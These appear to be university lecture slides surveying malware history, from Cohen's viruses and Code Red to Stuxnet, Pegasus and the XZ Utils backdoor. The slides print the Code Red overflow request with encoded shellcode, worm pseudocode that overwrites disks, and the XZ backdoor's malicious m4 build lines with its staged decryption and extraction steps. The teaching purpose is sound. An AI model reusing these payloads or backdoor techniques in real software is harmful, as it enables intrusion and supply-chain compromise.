Malware
CSE 468 Fall 2024

What can make a binary object illegal?

What can make a binary object become "code"?

When can a binary object self replicate?

Imagine the best encrypted tunnel you can create, *e.g.*, TLS… where are the weakest points?

Malware *vs.* viruses

- Malware
  - Some personal or political relationship between the binary object and individuals
  - Often exceeds authorization
  - Can be targeted at an individual or at billions of individuals

- Viruses (including worms, *etc.*)
  - Often malicious, *i.e.*, malware
  - *Self-propagating/self-replicating*

Dimensions

Targeted?
Self-propagating?
Stealthy?
Malicious?
Evolves over time? On purpose?

Self replication examples

- Fission (think bacteria)
- Mitosis (think animals and plants, *etc*. growing)
- Meiosis (think sperm and eggs)

https://en.wikipedia.org/wiki/Cell_division

(1940s)

The dawn of computer viruses/worms

- "Worm" came from John Brunner's *The Shockwave Rider* in 1975
  - Creeper in 1971 for TENEX systems (Reaper)
  - ANIMAL in 1975
  - Morris Worm in 1988
  - Code Red in 2001
- Elk Cloner in 1981 (Skrenta)
- "Virus" coined by Cohen in 1983 ("Information only has meaning in that it is subject to interpretation")
  - https://web.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html
- A "worm" uses a computer network as its main mode of propagation
  - Also alarming to people in 2001: staying in memory and never going out to disk

Malware gets personal

- Brain PC virus in 1986
  - Goal was to protect their copyright
  - Infected machines worldwide

- Amiga viruses (late 1980's)
- MSOffice Macroviruses (1995 to 2003ish)

Macroviruses

- Natural evolution in the wild
  - "ON ERROR RESUME NEXT"
- https://bontchev.nlcv.bas.bg/papers/macidpro.html

Where is all of this going?
(From viruses and worms to "flying Trojans")

- Propagation
  - 0 day exploits
    - In servers, web browsers, other programs...
  - Social engineering, waterhole attacks
  - "Zero-click"
- Command and control
  - Network communication
  - Capabilities on the system
  - Privilege escalation
- Stealth (not leaving tracks)

Outline of examples

- "Reflections on Trusting Trust"
  - Example of a Trojan Horse
- Cohen
  - Self-replication and self-propagation
- Elk Cloner
  - Stealthy? Targeted?
- Code Red and other worms from the 2000s
  - Infect as many servers as possible, as fast as possible
- Botnets
  - Command and control
- Stuxnet
  - Stealthy and targeted
- Pegasus
  - A "flying Trojan"
- XZ backdoor

Reflections on Trusting Trust (1984)

- https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf

- A Trojan Horse is hidden malicious logic in a program or system

```
compile(s)
char *s;
{
        if(match(s, "pattern1")) {
                compile ("bug1");
                return;
        }
        if(match(s, "pattern 2")) {
                compile ("bug 2");
                return;
        }
        . . .
}
```

FIGURE 3.3.

Computer Viruses: Theory and Experiments (1984)

- https://www.cnsr.ictas.vt.edu/QEpaper/cohen.pdf

- "Information only has meaning in that it is subject to interpretation"

```
program contradictory-virus:=
{...
main-program:=
 {if ~D(contradictory-virus) then
     {infect-executable;
     if trigger-pulled then do-damage;
     }
 goto next;
 }
}
```

https://en.wikipedia.org/wiki/Apple_II

Elk Cloner (1981)

Boot #	Behavior
10th	Overwrote the reset vector so that pressing CONTROL-RESET enters the Monitor program instead of DOS.
15th	Modified the video mode so that the text on the screen was inverted.
20th	Wrote to the speaker, causing a brief click to be heard.
25th	Modified the video mode so that the text on the screen flashed.
30th	Rearranged the characters that represent the file type of a file when the CATALOG command was executed
35th	Modified the value that represented

...
(from https://arxiv.org/pdf/2007.15759.pdf)

Elk Cloner (continued)

	the program instead.)
50th	Modified the reset vector so that pressing CONTROL-RESET caused the Elk Cloner poem to be displayed.
55th	Modified a constant in the diskette calibration code, causing the sound the disk calibration process made during the boot process to change. [4]
60th	Same as the 55th boot except that a different value was written to the constant in the disk calibration code.
65th	Overwrote the first instruction of the DOS command handler with a jump to the Monitor routine, so that the disk booted into the Monitor.
70th	Same as the 55th boot except that a different

…

Elk Cloner poem


```
ELK CLONER:

    THE PROGRAM WITH A PERSONALITY


IT WILL GET ON ALL YOUR DISKS
IT WILL INFILTRATE YOUR CHIPS
YES IT'S CLONER!

IT WILL STICK TO YOU LIKE GLUE
IT WILL MODIFY RAM TOO
SEND IN THE CLONER!
```

Code Red (2001)

```
GET /default.ida NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u
7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%
u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a 200 190
```

https://www.cybereason.com/blog/what-is-code-red-worm

Code Red

Slammer (2003)

**Aggregate Scans/Second in the 12 Hours
After the Initial Outbreak**

Over 75K machines in 10 minutes.
(From: https://www.caida.org/catalog/papers/2003_sapphire/)

Witty Worm (2004)

```
rand(){
    # Note that 32-bit integers obviate the need for
    # a modulus operation here.
    X = X * 214013 + 2531011;
    return X; }
srand(seed){ X = seed; }
main(){
1.          srand(get_tick_count());
2.          for (i=0; i < 20,000; ++i)
3.                  dest_ip ← rand()[0...15]||rand()[0...15];
4.                  dest_port ← rand()[0...15];
5.                  packetsize ← 768+rand()[0...8];
6.                  packetcontents ← top of stack;
7.                  sendto();
8.          if(open(physicaldisk, rand()[13...15]))
9.                  overwrite_block(rand()[0...14]||0x4e20);
10.                 goto 1;
11.         else goto 2; }
```

Figure 2: Pseudocode of the Witty worm

From: https://www.icir.org/vern/papers/witty-imc05.pdf

Botnets (mid-2000s)

- Early command-and-control was based on IRC and dynamic DNS

  - Easy to take down

- Switched to fast-flux

  - Peer-to-peer, load balancing, redirection

- Today's C&C is more sophisticated, and there is an entire market surrounding botnets

Stuxnet (discovered 2010)

Stuxnet

- Attacked the Iranian nuclear program

- Multiple ways of spreading

- Attempt to limit spread, several attempts

- Not as buggy as typical malware

- Attacked very specific centrifuges with a very specific frequency

https://en.wikipedia.org/wiki/Stuxnet

Pegasus spyware (released 2016)

- https://en.wikipedia.org/wiki/Pegasus_(spyware)
- NSO group
- "Flying Trojan"

https://en.wikipedia.org/wiki/Trojan_Horse#/media/File:RomanVirgilFolio101r.jpg

https://en.wikipedia.org/wiki/Pegasus#/media/File:Bellerophon_riding_Pegasus_and_killing_the_Chimera,_Roman_mosaic,_the_Rolin_Museum_in_Autun,_France,_2nd_to_3rd_century_AD.jpg

Pegasus

- Supposedly for law enforcement, antiterrorism efforts, *etc.*

- Often used against civil society
  - Full control of the infected system, including calls, microphone, camera, messages, passwords, files, *etc.*
  - Can be used to plant evidence

- Often delivered *via* sophisticated zero-click zero-day exploits

Pegasus examples

- Ahmed Mansoor in 2016 (first technical analysis of Pegasus by the Citizen Lab and Lookout Security)

  - https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/

- Many more examples from Mexico, Saudi Arabia, Bahrain, Jordan, and more…

  - https://citizenlab.ca/tag/pegasus/

- Bhima Koregaon 16

  - https://www.arsenalexperts.com/

  - https://netalert.me/bhima-koregaon.html

Targeted threats

- Stealthy, targeted, sophisticated (socially and/or technically), well-resourced

- Different methods of delivery

  – Social engineering (targeted email)

  – Waterholing attacks

  – MiTM attacks (I expect this to be a future trend)

- Threat to civil society all over the world

  – See, *e.g.*, https://tibcert.org/

ESET Research: Chinese-speaking Evasive Panda group spreads malware via updates of legitimate apps and targets NGO in China

Listed under: ESET Research

F   Twitter   in

Next story >

Editor
26 Apr 2023

- Users in mainland China at an international NGO were targeted with malware delivered through updates for software developed by Chinese companies.
- With high confidence, we attribute this activity to the Chinese-speaking Evasive Panda APT group.
- The backdoor MgBot is used for cyberespionage.

Other Research

ESET Research dives into the onboarding and scamming processes of Telekopye online fraudsters

Wildberries...

Russian Trusted Root CA

Identity: Russian Trusted Root CA
Verified by: Russian Trusted Root CA
Expires: 02/27/2032

▼ Details

Subject Name
C (Country):   RU
O (Organization):   The Ministry of Digital Development and Communications
CN (Common Name):   Russian Trusted Root CA

Issuer Name
C (Country):   RU
O (Organization):   The Ministry of Digital Development and Communications
CN (Common Name):   Russian Trusted Root CA

Issued Certificate
Version: 3
Serial Number: 10 00
Not Valid Before: 2022-03-01
Not Valid After: 2032-02-27

Certificate Fingerprints
SHA1:   8F F9 15 CC AB 7B C1 6F 8C 5C 80 99 D5 3E 0E 11 5B 3A EC 2F
MD5:   7F BB 1F BB D1 29 47 E7 28 DC BF A4 56 8C 64 CD

Unspecified telco apps...

- Many cell phones come with apps preinstalled by the telco

- Many such apps in a particular region of the world contain a Software Development Kit (SDK) to save the telco money

  - If you try to dial the phone number of the telco's tech support, it will redirect you to an Internet IP address instead (IP PBX)

- List of phone number to IP mappings comes signed by the vendor of the SDK

TOP SECRET//SI//ORCON//NOFORN

(TS//SI//NF) Dates When PRISM Collection Began For Each Provider

PRISM

Microsoft 9/11/07
Yahoo 3/12/08
Google 1/14/09
Facebook 6/3/09
PalTalk 12/7/09
YouTube 9/24/10
Skype 2/6/11
AOL 3/31/11
Apple (added Oct 2012)

PRISM Program Cost: ~ $20M per year

2007   2008   2009   2010   2011   2012   2013

https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/

XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

Github Activity Summary (user: JiaT75)

Repository:
https://github.com/tukaani-project/xz

JiaT75's **first commit** to the XZ repo

PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.

Obfuscated/encrypted stages binary backdoor hidden in two test files:
- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma.

2022-02-06

2023-07-08

2024-03-09

2021

2023-06-28

2024-02-16

User **Jia Tan (JiaT75)** creates his Github Account

Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."

Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.

xz/liblzma v5.6.0 & v5.6.1

Packaged in the final releases

m4/build-to-host.m4

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt

Packaged in the final releases

m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

Read Bytes

```
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
   eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
95 gl_path_map='tr "\t \-_" " \t_\-"'
...
```

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- Ox09 (\t) are replaced with Ox20
- Ox20 (whitespace) are replaced with Ox09
- Ox2d (-) are replaced with Ox5f
- Ox5f (_) are replaced with Ox2d

XZ

Uncorrupted
bad-3-corrupt_lzma2.xz

Stage 1 - Bash File

tests/files/good-large_compressed.lzma

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Bash script

Stage 2 - Bash File

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking

1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism

1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_W", "|_!{ -"
   b. "jV!.^%", "%.R.1Z"

   output: "file_name:offset:signature"

2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data

No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

✗ @FRØGGER_
THOMAS ROCCIA

This semester in a nutshell...

- Even after quantum computers are built, Alice and Bob can communicate securely over the Internet, but…
  - There are vulnerabilities in the crypto and software
    - Side channels make solving this especially hard
- If Alice is using an unrooted Android device and Bob is in cahoots with the government, things get really bleak for civil society
  - Most Internet traffic looks something like this

But there is hope...

- Deep Packet Inspection can be evaded
- Trust relationships can be investigated
  - *E.g.*, TLS certificates and DNS records
- Awareness can lead to change
  - New protocols (IETF, IRTF)
  - New laws and policies
  - New user behaviors

Join those fighting for Internet freedom!

- https://censorbib.nymity.ch/
- https://apply.opentech.fund/
- https://github.com/net4people/bbs
- https://www.torproject.org/
- https://ooni.org/
- https://ntc.party/
- https://censoredplanet.org/
- https://netalert.me/
- https://citizenlab.ca/

Conferences you should check out

- IEEE Symposium on Security and Privacy (Oakland)
- USENIX Security Symposium
    - Also check out the workshops like FOCI and WOOT
- ACM Conference on Computer and Communications Security (CCS)
- Network and Distributed System Security Symposium (NDSS)
- Privacy-Enhancing Technologies Symposium (PETS)
    - Also PoPETS
- Also RAID for intrusion detection, DFRWS for forensics, CSF for policy and theory, Eurocrypt and Crypto, Blackhat, DEFCON, phrack, 2600 magazine, WPES and WEIS, Chaos Computer Club

More resources

- *Cryptovirology* by Young and Yung

- *The Art of Computer Virus Research and Defense* by Szor

- *Practical Malware Analysis* by Honig and Sikorski

- http://www.forensicswiki.org/wiki/Tools